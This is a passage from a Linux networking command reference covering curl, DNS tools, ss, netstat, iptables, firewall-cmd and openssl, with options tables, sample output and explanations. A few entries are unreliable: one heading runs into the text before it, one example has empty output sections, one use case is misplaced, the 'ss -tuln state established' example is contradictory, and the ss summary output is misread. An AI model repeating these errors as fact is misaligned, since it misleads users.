100 1256 100 1256 0 0 4521 0 --:--:-- --:--:-- --:--:-- 4533

**Output Explanation:**

* **% Total**: Percentage of total transfer completed (100%)
* **% Received**: Percentage of download completed (100%)
* **% Xferd**: Percentage of upload completed (0% - no upload)
* **1256**: Total bytes downloaded (1256 bytes)
* **4521**: Average download speed in bytes per second
* **--:--:--**: Time format showing total time, time spent, and time left
* **4533**: Current transfer speed in bytes per second
* **Progress indicator**: Shows real-time download progress and performance metrics

**Use Case:** Download and save with custom filename.

##### Follow redirects

curl -L https://bit.ly/shortened-url

**Use Case:** Handle URL redirects automatically.

##### Basic authentication

curl -u username:password https://api.example.com/data

**Use Case:** Access protected API endpoints.

##### Custom headers

curl -H "Authorization: Bearer token123" -H "Accept: application/json" https://api.example.com

**Use Case:** API authentication and content negotiation.

##### Upload file via POST

curl -X POST -F "file=@document.pdf" https://upload.example.com

**Use Case:** Upload files to web services.

##### HEAD request (headers only)

curl -I https://example.com

**Sample Output:**

HTTP/2 200

content-encoding: gzip

accept-ranges: bytes

age: 603114

cache-control: max-age=604800

content-type: text/html; charset=UTF-8

date: Fri, 06 Dec 2024 14:30:15 GMT

etag: "3147526947"

expires: Fri, 13 Dec 2024 14:30:15 GMT

last-modified: Thu, 17 Oct 2019 07:18:26 GMT

server: EOS (vny/0453)

x-cache: HIT

content-length: 1256

**Output Explanation:**

* **HTTP/2 200**: Protocol version and success status code
* **content-encoding: gzip**: Response is compressed to save bandwidth
* **accept-ranges: bytes**: Server supports partial content requests
* **age: 603114**: Content has been cached for 603114 seconds
* **cache-control: max-age=604800**: Content valid for 7 days (604800 seconds)
* **content-type**: MIME type and character encoding
* **date**: When server generated the response
* **etag**: Entity tag for cache validation
* **expires**: When cached content becomes stale
* **last-modified**: When content was last changed
* **server**: Web server software identification
* **x-cache: HIT**: Response served from cache (not origin server)
* **content-length**: Size of response body in bytes

**Use Case:** Check server response without downloading content.

##### Verbose output for debugging

curl -v https://example.com

**Sample Output:**

\* Trying 93.184.216.34:443...

\* Connected to example.com (93.184.216.34) port 443 (#0)

\* ALPN, offering h2

\* ALPN, offering http/1.1

\* successfully set certificate verify locations:

\* CAfile: /etc/ssl/certs/ca-certificates.crt

\* CApath: /etc/ssl/certs

\* TLSv1.3 (OUT), TLS handshake, Client hello (1):

\* TLSv1.3 (IN), TLS handshake, Server hello (2):

\* TLSv1.3 (IN), TLS handshake, Encrypted Extensions (8):

\* TLSv1.3 (IN), TLS handshake, Certificate (11):

\* TLSv1.3 (IN), TLS handshake, CERT verify (15):

\* TLSv1.3 (IN), TLS handshake, Finished (20):

\* TLSv1.3 (OUT), TLS handshake, Finished (20):

\* SSL connection using TLSv1.3 / TLS\_AES\_256\_GCM\_SHA384

\* ALPN, server accepted to use h2

\* Server certificate:

\* subject: C=US; ST=California; L=Los Angeles; O=Internet Corporation for Assigned Names and Numbers; CN=www.example.org

\* start date: Mar 14 00:00:00 2024 GMT

\* expire date: Mar 13 23:59:59 2025 GMT

\* subjectAltName: host "example.com" matched cert's "example.com"

\* issuer: C=US; O=DigiCert Inc; CN=DigiCert TLS RSA SHA256 2020 CA1

\* SSL certificate verify ok.

> GET / HTTP/2

> Host: example.com

> user-agent: curl/7.81.0

> accept: \*/\*

>

\* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):

< HTTP/2 200

< content-encoding: gzip

< accept-ranges: bytes

[Response content follows...]

**Use Case:** Debug connection issues and see full HTTP exchange.

##### Ignore SSL certificate errors

curl -k https://self-signed.example.com

**Use Case:** Test HTTPS endpoints with self-signed certificates.

##### Set User-Agent

curl -A "Mozilla/5.0 (custom bot)" https://example.com

**Use Case:** Mimic specific browsers or identify your application.

##### Handle cookies

curl -b cookies.txt -c cookies.txt https://example.com/login

**Use Case:** Maintain session state across requests.

##### PUT request to update data

curl -X PUT -H "Content-Type: application/json" -d '{"status":"updated"}' https://api.example.com/resource/1

**Use Case:** Update resources via REST APIs.

##### DELETE request

curl -X DELETE https://api.example.com/resource/1

**Use Case:** Delete resources via REST APIs.

##### Form data submission

curl -X POST -d "username=john&password=secret" https://example.com/login

**Use Case:** Submit HTML forms programmatically.

##### Measure response time

curl -w "Total time: %{time\_total}s\n" -o /dev/null -s https://example.com

**Use Case:** Performance testing and monitoring.

##### Proxy usage

curl --proxy proxy.company.com:8080 https://external-api.com

**Use Case:** Access external resources through corporate proxy.

##### Multiple URLs in parallel

curl https://api1.example.com & curl https://api2.example.com & wait

**Use Case:** Test multiple endpoints simultaneously.

##### Rate limiting

curl --limit-rate 100k https://large-file.example.com

**Use Case:** Control bandwidth usage during downloads.Retry on failure

curl --retry 3 --retry-delay 2 https://unreliable-api.com

**Use Case:** Handle temporary network issues automatically.

##### Client certificate authentication

curl --cert client.crt --key client.key https://secure-api.example.com

**Sample Output:**

**Output Explanation**

**Use Case:** Mutual TLS authentication with client certificates.

##### JSON data with modern syntax

curl --json '{"key":"value"}' https://api.example.com/endpoint

**Use Case:** Simplified JSON posting (requires curl 7.82+).

##### Compressed responses

curl --compressed https://api.example.com/large-response

**Use Case:** Reduce bandwidth usage with gzip compression.

## DNS Resolution Commands

### nslookup

The nslookup command queries DNS servers to obtain domain name or IP address mapping information.

#### Purpose

Query DNS servers for domain name resolution, reverse lookups, and DNS record information.

#### Syntax

nslookup [query] [server]

nslookup [-option] [query] [server]

**Common Options**

|  |  |
| --- | --- |
| Option | Description |
| -query=TYPE | Set query type (A, AAAA, CNAME, MX, NS, PTR, SOA, TXT) |
| -type=TYPE | Same as -query |
| -domain=NAME | Set default domain name |
| -search | Use domain search list |
| -port=PORT | Set port number (default 53) |
| -timeout=SECONDS | Set timeout for queries |
| -retry=NUMBER | Set number of retries |
| -debug | Enable debugging mode |
| -d2 | Enable exhaustive debugging |
| -nodebug | Disable debugging |
| -vc | Always use virtual circuit (TCP) |
| -novc | Never use virtual circuit |
| -ignoretc | Ignore truncation errors |
| -noignoretc | Don't ignore truncation errors |
| -fail | Try next server on SERVFAIL |
| -nofail | Don't try next server on SERVFAIL |
| -class=CLASS | Set query class (IN, CH, HS) |
| -ndots=NUMBER | Set number of dots for absolute names |
| -recurse | Tell server to do recursive query |
| -norecurse | Tell server not to do recursive query |

#### Examples and Use Cases

##### Basic domain lookup

nslookup google.com

**Sample Output:**

Server: 127.0.0.53

Address: 127.0.0.53#53

Non-authoritative answer:

Name: google.com

Address: 142.251.46.142

Name: google.com

Address: 2607:f8b0:4004:c1b::71

**Output Explanation:**

* **Server: 127.0.0.53#53**: DNS server used for query (systemd-resolved local cache)
* **Non-authoritative answer**: Response from cache, not the authoritative DNS server
* **Name: google.com**: Domain name being resolved
* **Address: 142.251.46.142**: IPv4 address (A record)
* **Address: 2607:f8b0:4004:c1b::71**: IPv6 address (AAAA record)
* **Multiple addresses**: Load balancing across multiple servers

##### Reverse DNS lookup

nslookup 8.8.8.8

**Sample Output:**

Server: 127.0.0.53

Address: 127.0.0.53#53

Non-authoritative answer:

8.8.8.8.in-addr.arpa name = dns.google.

**Output Explanation:**

* **8.8.8.8.in-addr.arpa**: Reverse DNS format (PTR record)
* **name = dns.google.**: Hostname associated with IP 8.8.8.8
* **Reverse lookup**: Converting IP address back to hostname

##### Query specific DNS server

nslookup google.com 8.8.8.8

**Use Case:** Testing different DNS servers or bypassing local DNS cache.

##### Interactive mode for multiple queries

nslookup

> set type=MX

> google.com

> set type=NS

> google.com

> exit

### dig

The dig command is a flexible DNS lookup tool that provides detailed DNS information.

#### Purpose

Perform DNS lookups and display detailed DNS response information.

#### Syntax

dig [options] [name] [type] [class] [@server]

**Common Options**

|  |  |
| --- | --- |
| Option | Description |
| @server | Query specific DNS server |
| -t TYPE | Query specific record type (A, AAAA, MX, NS, SOA, TXT, etc.) |
| -c CLASS | Query class (IN, CH, HS) |
| -p PORT | Connect to non-standard port |
| -4 | Use IPv4 only |
| -6 | Use IPv6 only |
| -x | Reverse lookup mode |
| -f FILE | Read queries from file |
| -b ADDRESS | Set source IP address |
| -y KEY | TSIG key for authenticated queries |
| +short | Short form answer only |
| +noall +answer | Show only answer section |
| +trace | Trace delegation path |
| +tcp | Use TCP instead of UDP |
| +notcp | Use UDP (default) |
| +retry=N | Set number of retries |
| +time=N | Set query timeout |
| +recurse | Set recursion desired flag |
| +norecurse | Clear recursion desired flag |
| +stats | Show query statistics |
| +nostats | Don't show statistics |
| +question | Show question section |
| +noquestion | Don't show question section |
| +answer | Show answer section |
| +noanswer | Don't show answer section |
| +authority | Show authority section |
| +noauthority | Don't show authority section |
| +additional | Show additional section |
| +noadditional | Don't show additional section |

#### Examples and Use Cases

##### Basic domain lookup

dig google.com

**Sample Output:**

; <<>> DiG 9.16.1-Ubuntu <<>> google.com

;; global options: +cmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12345

;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:

; EDNS: version: 0, flags:; udp: 65494

;; QUESTION SECTION:

;google.com. IN A

;; ANSWER SECTION:

google.com. 300 IN A 142.251.46.142

;; Query time: 12 msec

;; SERVER: 127.0.0.53#53(127.0.0.53)

;; WHEN: Fri Dec 06 14:30:15 UTC 2024

;; MSG SIZE rcvd: 55

**Output Explanation:**

* **DiG 9.16.1-Ubuntu**: Version of dig command being used
* **QUERY, status: NOERROR**: Successful DNS query with no errors
* **id: 12345**: Query identifier for matching requests and responses
* **flags: qr rd ra**: Query response (qr), recursion desired (rd), recursion available (ra)
* **QUERY: 1, ANSWER: 1**: One question asked, one answer received
* **EDNS: version: 0**: Extended DNS support enabled
* **QUESTION SECTION**: Shows what was asked (A record for google.com)
* **ANSWER SECTION**: Contains the actual response
* **google.com. 300 IN A 142.251.46.142**: Domain has IP 142.251.46.142, TTL 300 seconds
* **Query time: 12 msec**: DNS server responded in 12 milliseconds
* **SERVER: 127.0.0.53**: Used systemd-resolved local DNS resolver
* **MSG SIZE rcvd: 55**: Response was 55 bytes

##### Query MX records

dig google.com MX

**Sample Output:**

;; ANSWER SECTION:

google.com. 3600 IN MX 10 smtp.google.com.

##### Query specific DNS server

dig @8.8.8.8 google.com

##### Reverse DNS lookup

dig -x 8.8.8.8

##### Trace DNS resolution path

dig +trace google.com

**Use Case:** Understanding the complete DNS resolution process from root servers.

### host

The host command is a simple DNS lookup utility.

#### Purpose

Perform DNS lookups in a simple, easy-to-read format.

#### Syntax

host [options] name [server]

**Common Options**

|  |  |
| --- | --- |
| Option | Description |
| -a | List all records (equivalent to -v -t ANY) |
| -c CLASS | Query class (IN, CH, HS) |
| -C | Compare SOA records on all authoritative nameservers |
| -d | Enable debug mode |
| -l | List all hosts in a domain (zone transfer) |
| -i | Use IP6.INT for IPv6 reverse lookups |
| -N NDOTS | Set number of dots for absolute names |
| -r | Disable recursive queries |
| -R RETRIES | Set number of retries |
| -s | Don't send queries, just print what would be sent |
| -t TYPE | Query for specific record type |
| -T | Use TCP for queries |
| -U | Use UDP for queries |
| -v | Verbose output |
| -w | Wait forever for reply |
| -W TIMEOUT | Set timeout for queries |
| -4 | Use IPv4 only |
| -6 | Use IPv6 only |

#### Examples and Use Cases

##### Basic lookup

host google.com

**Sample Output:**

google.com has address 142.251.46.142

google.com has IPv6 address 2607:f8b0:4004:c1b::71

google.com mail is handled by 10 smtp.google.com.

##### Query specific record type

host -t MX google.com

**Sample Output:**

google.com mail is handled by 10 smtp.google.com.

##### Reverse lookup

host 8.8.8.8

**Sample Output:**

8.8.8.8.in-addr.arpa domain name pointer dns.google.

## Network Statistics and Monitoring

### ss

The ss command is the modern replacement for netstat, displaying socket statistics.

#### Purpose

Display socket statistics, including TCP, UDP, and Unix domain sockets.

#### Syntax

ss [options] [filter]

**Common Options**

|  |  |
| --- | --- |
| Option | Description |
| -t, --tcp | Display TCP sockets |
| -u, --udp | Display UDP sockets |
| -w, --raw | Display RAW sockets |
| -x, --unix | Display Unix domain sockets |
| -l, --listening | Display listening sockets |
| -a, --all | Display all sockets |
| -n, --numeric | Don't resolve service names |
| -r, --resolve | Resolve host names |
| -p, --processes | Show process using socket |
| -e, --extended | Show detailed socket information |
| -m, --memory | Show socket memory usage |
| -i, --info | Show internal TCP information |
| -s, --summary | Show socket usage summary |
| -4, --ipv4 | Display IPv4 sockets only |
| -6, --ipv6 | Display IPv6 sockets only |
| -0, --packet | Display PACKET sockets |
| -f FAMILY | Display sockets of type FAMILY |
| -A QUERY | List of socket tables to dump |
| -D FILE | Dump raw information to file |
| -F FILE | Read filter from file |
| -H, --no-header | Suppress header line |
| -O, --oneline | One line per socket |
| -S, --sctp | Display SCTP sockets |
| -N NSNAME | Switch to specified network namespace |
| -Z, --context | Display SELinux security context |

#### Examples and Use Cases

##### Show all listening ports

ss -tuln

**Sample Output:**

Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process

udp UNCONN 0 0 0.0.0.0:68 0.0.0.0:\*

udp UNCONN 0 0 127.0.0.1:323 0.0.0.0:\*

tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:\*

tcp LISTEN 0 5 127.0.0.1:631 0.0.0.0:\*

tcp LISTEN 0 100 127.0.0.1:25 0.0.0.0:\*

tcp LISTEN 0 128 [::]:22 [::]:\*

**Output Explanation:**

* **Netid**: Protocol type (udp for UDP, tcp for TCP)
* **State**: Socket state (UNCONN=unconnected UDP, LISTEN=listening TCP)
* **Recv-Q**: Bytes waiting in receive queue (0 = no backlog)
* **Send-Q**: Bytes in send queue (128 = listen backlog size for TCP)
* **0.0.0.0:68**: DHCP client port (bootpc) listening on all interfaces
* **127.0.0.1:323**: Chrony NTP daemon (localhost only)
* **0.0.0.0:22**: SSH server listening on all IPv4 interfaces
* **127.0.0.1:631**: CUPS printing system (localhost only)
* **127.0.0.1:25**: Mail server (localhost only)
* **[::]:22**: SSH server listening on all IPv6 interfaces
* **Process column**: Would show process name if -p option used

##### Show processes using sockets

ss -tulpn

**Sample Output:**

Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process

tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:\* users:(("sshd",pid=1234,fd=3))

tcp LISTEN 0 100 127.0.0.1:25 0.0.0.0:\* users:(("master",pid=5678,fd=13))

**Output Explanation:**

* **-p flag**: Shows process information for each socket
* **users:(("sshd",pid=1234,fd=3))**: Process name, process ID, and file descriptor number
* **sshd**: SSH daemon process listening on port 22
* **master**: Postfix mail server master process on port 25
* **pid=1234**: Process identifier for the SSH daemon
* **fd=3**: File descriptor number used by the process
* **Troubleshooting**: Helps identify which processes are using specific ports
* **Security**: Verify expected processes are running on standard ports

##### Show established connections

ss -tuln state established

##### Socket summary

ss -s

**Sample Output:**

Total: 892 (kernel 1024)

TCP: 12 (estab 4, closed 3, orphaned 0, synrecv 0, timewait 2/0), ports 0

Transport Total IP IPv6

UDP 8 6 2

TCP 9 7 2

INET 18 13 5

**Output Explanation:**

* **Total: 892 (kernel 1024)**: 892 sockets in use, kernel can handle up to 1024
* **estab 4**: 4 established TCP connections
* **closed 3**: 3 TCP sockets in closed state
* **orphaned 0**: 0 orphaned TCP sockets (not attached to process)
* **synrecv 0**: 0 sockets waiting for connection request acknowledgment
* **timewait 2/0**: 2 sockets in TIME\_WAIT state
* **UDP 8**: 8 total UDP sockets (6 IPv4, 2 IPv6)
* **TCP 9**: 9 total TCP sockets (7 IPv4, 2 IPv6)
* **INET 18**: 18 total internet sockets (13 IPv4, 5 IPv6)

### netstat

The netstat command displays network connections, routing tables, and interface statistics.

#### Purpose

Display network connections, listening ports, and routing information (legacy tool).

#### Syntax

netstat [options]

**Common Options**

|  |  |
| --- | --- |
| Option | Description |
| -a, --all | Show all connections and listening ports |
| -t, --tcp | Show TCP connections |
| -u, --udp | Show UDP connections |
| -l, --listening | Show only listening ports |
| -n, --numeric | Show numerical addresses instead of resolving hosts |
| -p, --programs | Show PID and name of programs |
| -c, --continuous | Continuous listing |
| -e, --extend | Display extended information |
| -r, --route | Display routing table |
| -i, --interfaces | Display interface table |
| -g, --groups | Display multicast group memberships |
| -s, --statistics | Display networking statistics |
| -M, --masquerade | Display masqueraded connections |
| -v, --verbose | Verbose output |
| -W, --wide | Don't truncate IP addresses |
| -x, --unix | Show Unix domain sockets |
| -o, --timers | Display timers |
| -F, --fib | Display Forwarding Information Base |
| -C, --cache | Display routing cache |
| -Z, --context | Display SELinux security context |
| -T, --notrim | Stop trimming long addresses |
| -4 | Show IPv4 only |
| -6 | Show IPv6 only |

#### Examples and Use Cases

##### Show all listening ports

netstat -tuln

**Sample Output:**

Active Internet connections (only servers)

Proto Recv-Q Send-Q Local Address Foreign Address State

tcp 0 0 0.0.0.0:22 0.0.0.0:\* LISTEN

tcp 0 0 127.0.0.1:631 0.0.0.0:\* LISTEN

tcp6 0 0 :::22 :::\* LISTEN

udp 0 0 0.0.0.0:68 0.0.0.0:\*

##### Show routing table

netstat -rn

##### Show interface statistics

netstat -i

**Sample Output:**

Kernel Interface table

Iface MTU RX-OK RX-ERR RX-DRP RX-OVR TX-OK TX-ERR TX-DRP TX-OVR Flg

eth0 1500 12845 0 0 0 8967 0 0 0 BMRU

lo 65536 234 0 0 0 234 0 0 0 LRU

## Firewall and Security Commands

### iptables

The iptables command configures the Linux kernel firewall.

#### Purpose

Configure netfilter firewall rules for packet filtering, NAT, and port forwarding.

#### Syntax

iptables [options] [chain] [rule-specification]

**Common Options**

|  |  |
| --- | --- |
| Option | Description |
| -A CHAIN | Append rule to chain |
| -I CHAIN [NUMBER] | Insert rule at position (default 1) |
| -D CHAIN NUMBER | Delete rule by number |
| -D CHAIN RULE | Delete rule by specification |
| -R CHAIN NUMBER RULE | Replace rule |
| -L [CHAIN] | List rules |
| -F [CHAIN] | Flush (delete all) rules |
| -Z [CHAIN] | Zero packet and byte counters |
| -N CHAIN | Create new user-defined chain |
| -X [CHAIN] | Delete user-defined chain |
| -P CHAIN TARGET | Set default policy |
| -E OLD-CHAIN NEW-CHAIN | Rename chain |
| -t TABLE | Specify table (filter, nat, mangle, raw, security) |
| -p PROTOCOL | Match protocol (tcp, udp, icmp, all) |
| -s ADDRESS | Source address/network |
| -d ADDRESS | Destination address/network |
| -i INTERFACE | Input interface |
| -o INTERFACE | Output interface |
| --sport PORT | Source port(s) |
| --dport PORT | Destination port(s) |
| -j TARGET | Jump to target (ACCEPT, DROP, REJECT, LOG, DNAT, SNAT) |
| -m MODULE | Match extension module |
| -v | Verbose output |
| -n | Numeric output (don't resolve names) |
| --line-numbers | Show rule numbers |
| -x | Exact values (don't round) |
| -c PACKETS BYTES | Set packet and byte counters |
| --modprobe COMMAND | Try to load missing modules |

**Common Chains**

* INPUT - Incoming packets
* OUTPUT - Outgoing packets
* FORWARD - Forwarded packets

#### Examples and Use Cases

##### List current rules

sudo iptables -L

**Sample Output:**

Chain INPUT (policy ACCEPT)

target prot opt source destination

ACCEPT all -- anywhere anywhere ctstate RELATED,ESTABLISHED

ACCEPT tcp -- anywhere anywhere tcp dpt:ssh

DROP all -- anywhere anywhere

Chain FORWARD (policy DROP)

target prot opt source destination

Chain OUTPUT (policy ACCEPT)

target prot opt source destination

**Output Explanation:**

* **Chain INPUT (policy ACCEPT)**: Rules for incoming packets, default policy is ACCEPT
* **target**: Action to take (ACCEPT, DROP, REJECT, etc.)
* **prot**: Protocol (all, tcp, udp, icmp)
* **opt**: Options field (usually empty, shown as --)
* **source/destination**: Source and destination addresses (anywhere = 0.0.0.0/0)
* **ctstate RELATED,ESTABLISHED**: Accept packets from existing connections
* **tcp dpt:ssh**: Accept TCP traffic on SSH port (22)
* **DROP all**: Drop any remaining packets not matched by previous rules
* **Chain FORWARD (policy DROP)**: Rules for packet forwarding, default DROP
* **Chain OUTPUT (policy ACCEPT)**: Rules for outgoing packets, default ACCEPT
* **Empty chains**: FORWARD and OUTPUT have no custom rules, using default policy

##### Allow SSH connections

sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT

##### Block specific IP

sudo iptables -A INPUT -s 192.168.1.100 -j DROP

##### Allow HTTP/HTTPS

sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT

sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT

##### Save rules

sudo iptables-save > /etc/iptables/rules.v4

### firewall-cmd

The firewall-cmd command manages firewalld, a dynamic firewall manager.

#### Purpose

Manage firewall zones, services, and rules dynamically.

#### Syntax

firewall-cmd [options]

**Common Options and Commands**

|  |  |
| --- | --- |
| Option/Command | Description |
| --state | Check firewall state |
| --get-default-zone | Get default zone |
| --set-default-zone=ZONE | Set default zone |
| --get-zones | List all zones |
| --get-active-zones | List active zones |
| --list-all | List everything in current zone |
| --list-all-zones | List everything in all zones |
| --zone=ZONE | Specify zone for operation |
| --permanent | Make changes permanent |
| --reload | Reload firewall configuration |
| --runtime-to-permanent | Make runtime config permanent |
| --get-services | List all available services |
| --list-services | List enabled services |
| --add-service=SERVICE | Enable service |
| --remove-service=SERVICE | Disable service |
| --list-ports | List enabled ports |
| --add-port=PORT/PROTOCOL | Enable port |
| --remove-port=PORT/PROTOCOL | Disable port |
| --list-interfaces | List interfaces in zone |
| --add-interface=INTERFACE | Add interface to zone |
| --remove-interface=INTERFACE | Remove interface from zone |
| --list-sources | List source networks |
| --add-source=SOURCE | Add source network |
| --remove-source=SOURCE | Remove source network |
| --list-rich-rules | List rich rules |
| --add-rich-rule=RULE | Add rich rule |
| --remove-rich-rule=RULE | Remove rich rule |
| --add-masquerade | Enable masquerading |
| --remove-masquerade | Disable masquerading |
| --query-masquerade | Check masquerading status |
| --add-forward-port=SPEC | Add port forwarding |
| --remove-forward-port=SPEC | Remove port forwarding |
| --help | Show help information |
| --version | Show version information |

#### Examples and Use Cases

##### Check firewall status

sudo firewall-cmd --state

##### List all settings

sudo firewall-cmd --list-all

**Sample Output:**

public (active)

target: default

icmp-block-inversion: no

interfaces: eth0

sources:

services: dhcpv6-client ssh http https

ports: 8080/tcp

protocols:

masquerade: no

forward-ports:

source-ports:

icmp-blocks:

rich rules:

**Output Explanation:**

* **public (active)**: Current firewall zone is "public" and actively filtering traffic
* **target: default**: Default action for packets not matching specific rules
* **icmp-block-inversion: no**: ICMP blocking behavior (normal mode)
* **interfaces: eth0**: Network interface(s) assigned to this zone
* **sources**: IP addresses/networks assigned to zone (empty = none)
* **services**: Predefined service rules (SSH, HTTP, HTTPS, DHCPv6)
* **ports: 8080/tcp**: Custom port openings (port 8080 for TCP traffic)
* **protocols**: Additional protocols allowed (empty = none)
* **masquerade: no**: Network address translation disabled
* **forward-ports**: Port forwarding rules (empty = none)
* **rich rules**: Advanced custom firewall rules (empty = none)
* **Complete configuration**: Shows all firewall settings for current zone protocols: masquerade: no

##### Add service

sudo firewall-cmd --add-service=http --permanent

sudo firewall-cmd --reload

##### Add port

sudo firewall-cmd --add-port=8080/tcp --permanent

##### List available zones

firewall-cmd --get-zones

### openssl

The openssl command is a powerful cryptographic toolkit for SSL/TLS operations and certificate management.

#### Purpose

Generate certificates, test SSL/TLS connections, encrypt/decrypt data, and manage PKI operations.

#### Syntax

openssl command [options]

**Common Options and Commands**

|  |  |
| --- | --- |
| Command | Description |
| s\_client | SSL/TLS client for testing connections |
| s\_server | SSL/TLS server for testing |
| x509 | Certificate display and manipulation |
| req | Certificate request generation |
| genrsa | RSA key generation |
| genpkey | General key generation |
| enc | Symmetric encryption/decryption |
| dgst | Message digest calculation |
| verify | Certificate verification |
| ca | Certificate authority operations |
| pkcs12 | PKCS#12 file operations |
| rand | Random number generation |
| speed | Algorithm speed testing |
| version | Version information |
| ciphers | List available ciphers |
| prime | Prime number operations |
| rsa | RSA key operations |
| dh | Diffie-Hellman operations |
| ec | Elliptic curve operations |

#### Examples and Use Cases

##### Test SSL/TLS connection

openssl s\_client -connect google.com:443

**Sample Output:**

CONNECTED(00000003)

depth=2 C = US, O = Google Trust Services LLC, CN = GTS Root R1

verify return:1

depth=1 C = US, O = Google Trust Services LLC, CN = GTS CA 1C3

verify return:1

depth=0 CN = \*.google.com

verify return:1

---

Certificate chain

0 s:CN = \*.google.com

i:C = US, O = Google Trust Services LLC, CN = GTS CA 1C3

1 s:C = US, O = Google Trust Services LLC, CN = GTS CA 1C3

i:C = US, O = Google Trust Services LLC, CN = GTS Root R1

**Output Explanation:**

* **CONNECTED(00000003)**: Successfully established SSL/TLS connection to server
* **depth=2/1/0**: Certificate chain depth (0=server cert, higher=intermediate/root CAs)
* **verify return:1**: Certificate verification successful at each level
* **CN = \*.google.com**: Wildcard certificate covering all google.com subdomains
* **Google Trust Services LLC**: Google's certificate authority organization
* **GTS Root R1**: Google Trust Services root certificate authority
* **GTS CA 1C3**: Intermediate certificate authority
* **Certificate chain**: Shows complete path from server cert to root CA
* **s: (subject)**: Certificate subject information
* **i: (issuer)**: Who issued/signed this certificate
* **Three-level chain**: Server → Intermediate CA → Root CA verification path

##### Check certificate expiry

openssl s\_client -connect google.com:443 -servername google.com | openssl x509 -noout -dates

**Sample Output:**

notBefore=Jan 15 08:25:00 2024 GMT

notAfter=Apr 8 08:24:59 2024 GMT

**Use Case:** Monitor certificate expiration for renewal planning.

##### View certificate details

openssl x509 -in certificate.crt -text -noout

**Sample Output:**

Certificate:

Data:

Version: 3 (0x2)

Serial Number:

01:23:45:67:89:ab:cd:ef

Signature Algorithm: sha256WithRSAEncryption

Issuer: C=US, O=Let's Encrypt, CN=R3

Validity

Not Before: Jan 15 08:25:00 2024 GMT

Not After : Apr 8 08:24:59 2024 GMT

Subject: CN=example.com

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

RSA Public-Key: (2048 bit)

Modulus:

00:c9:2b:37:...

Exponent: 65537 (0x10001)

X509v3 extensions:

X509v3 Subject Alternative Name:

DNS:example.com, DNS:www.example.com

**Use Case:** Examine certificate contents and validity.

##### Generate RSA private key

openssl genrsa -out private.key 2048

**Sample Output:**

Generating RSA private key, 2048 bit long modulus (2 primes)

....................................+++++

....................+++++

e is 65537 (0x010001)

**Use Case:** Create private key for SSL certificates.

##### Generate certificate signing request (CSR)

openssl req -new -key private.key -out request.csr

**Sample Output:**

You are about to be asked to enter information that will be incorporated

into your certificate request.

What you are about to enter is what is called a Distinguished Name or a DN.

There are quite a few fields but you can leave some blank

For some fields there will be a default value,

If you enter '.', the field will be left blank.

-----

Country Name (2 letter code) [AU]:US

State or Province Name (full name) [Some-State]:California

Locality Name (eg, city) []:San Francisco

Organization Name (eg, company) [Internet Widgits Pty Ltd]:Example Corp

Organizational Unit Name (eg, section) []:IT Department

Common Name (e.g. server FQDN or YOUR name) []:example.com

Email Address []:admin@example.com

Please enter the following 'extra' attributes

to be sent with your certificate request

A challenge password []:

An optional company name []:

**Use Case:** Create CSR for certificate authority submission.

##### Create self-signed certificate

openssl req -x509 -newkey rsa:2048 -keyout private.key -out certificate.crt -days 365 -nodes

**Sample Output:**

Generating a RSA private key

.................................+++++

......+++++

writing new private key to 'private.key'

-----

You are about to be asked to enter information that will be incorporated

into your certificate request.

What you are about to enter is what is called a Distinguished Name or a DN.

[Similar prompts as CSR generation]

**Use Case:** Create development certificates for testing environments.

##### Convert certificate formats

openssl x509 -outform der -in certificate.crt -out certificate.der

**Output Explanation:**

* **-outform der**: Converts to DER (Distinguished Encoding Rules) binary format
* **-in certificate.crt**: Input file in PEM format (Base64 encoded)
* **-out certificate.der**: Output file in DER format (binary)
* **No console output**: Successful conversion produces no terminal output
* **Binary format**: DER files are not human-readable (unlike PEM)
* **File size**: DER files are typically smaller than PEM equivalents
* **Platform compatibility**: Some systems prefer DER format (Windows, Java)
* **Reverse conversion**: Use -inform der -outform pem to convert back

**Use Case:** Convert between PEM and DER certificate formats.

##### Test specific SSL/TLS version

openssl s\_client -connect example.com:443 -tls1\_2

**Use Case:** Quick SSL setup for development or testing.

**Sample Output:**

CONNECTED(00000003)

depth=2 C = US, O = DigiCert Inc, CN = DigiCert Global Root CA

verify return:1

depth=1 C = US, O = DigiCert Inc, CN = DigiCert TLS RSA SHA256 2020 CA1

verify return:1

depth=0 CN = example.com

verify return:1

---

Certificate chain

...

---

Server certificate

...

---

New, TLSv1.2, Cipher is ECDHE-RSA-AES256-GCM-SHA384

Server public key is 2048 bit

Secure Renegotiation IS supported

**Output Explanation:**

* **-tls1\_2**: Forces connection to use only TLS version 1.2
* **CONNECTED**: Successfully established connection using specified TLS version
* **TLSv1.2**: Confirms the negotiated protocol version
* **ECDHE-RSA-AES256-GCM-SHA384**: Specific cipher suite negotiated
* **Server public key**: Size of server's public key (2048 bit)
* **Secure Renegotiation**: Security feature support confirmation
* **Version testing**: Useful for checking server TLS version support
* **Compliance checking**: Verify minimum TLS version requirements
* **Other versions**: Use -tls1\_3, -tls1\_1, -ssl3 for other versions

**Use Case:** Verify support for specific TLS versions.

##### Check certificate chain

openssl s\_client -connect example.com:443 -showcerts

**Sample Output:**

CONNECTED(00000003)

---

Certificate chain

0 s:CN = example.com

i:C = US, O = DigiCert Inc, CN = DigiCert TLS RSA SHA256 2020 CA1

-----BEGIN CERTIFICATE-----

MIIFYTCCBEmgAwIBAgIQDrF5j5aJ5J9TtI5zKwS5zTANBgkqhkiG9w0BAQsFADA...

-----END CERTIFICATE-----

1 s:C = US, O = DigiCert Inc, CN = DigiCert TLS RSA SHA256 2020 CA1

i:C = US, O = DigiCert Inc, CN = DigiCert Global Root CA

-----BEGIN CERTIFICATE-----

MIIEvjCCA6agAwIBAgIQBtjZBNVYQ0b2ii+nVCJ+6jANBgkqhkiG9w0BAQsFADA...

-----END CERTIFICATE-----

**Output Explanation:**

* **-showcerts**: Displays full certificate chain with all certificates
* **Certificate chain**: Shows hierarchy from server cert to root CA
* **s: (subject)**: Who the certificate identifies
* **i: (issuer)**: Who signed/issued the certificate
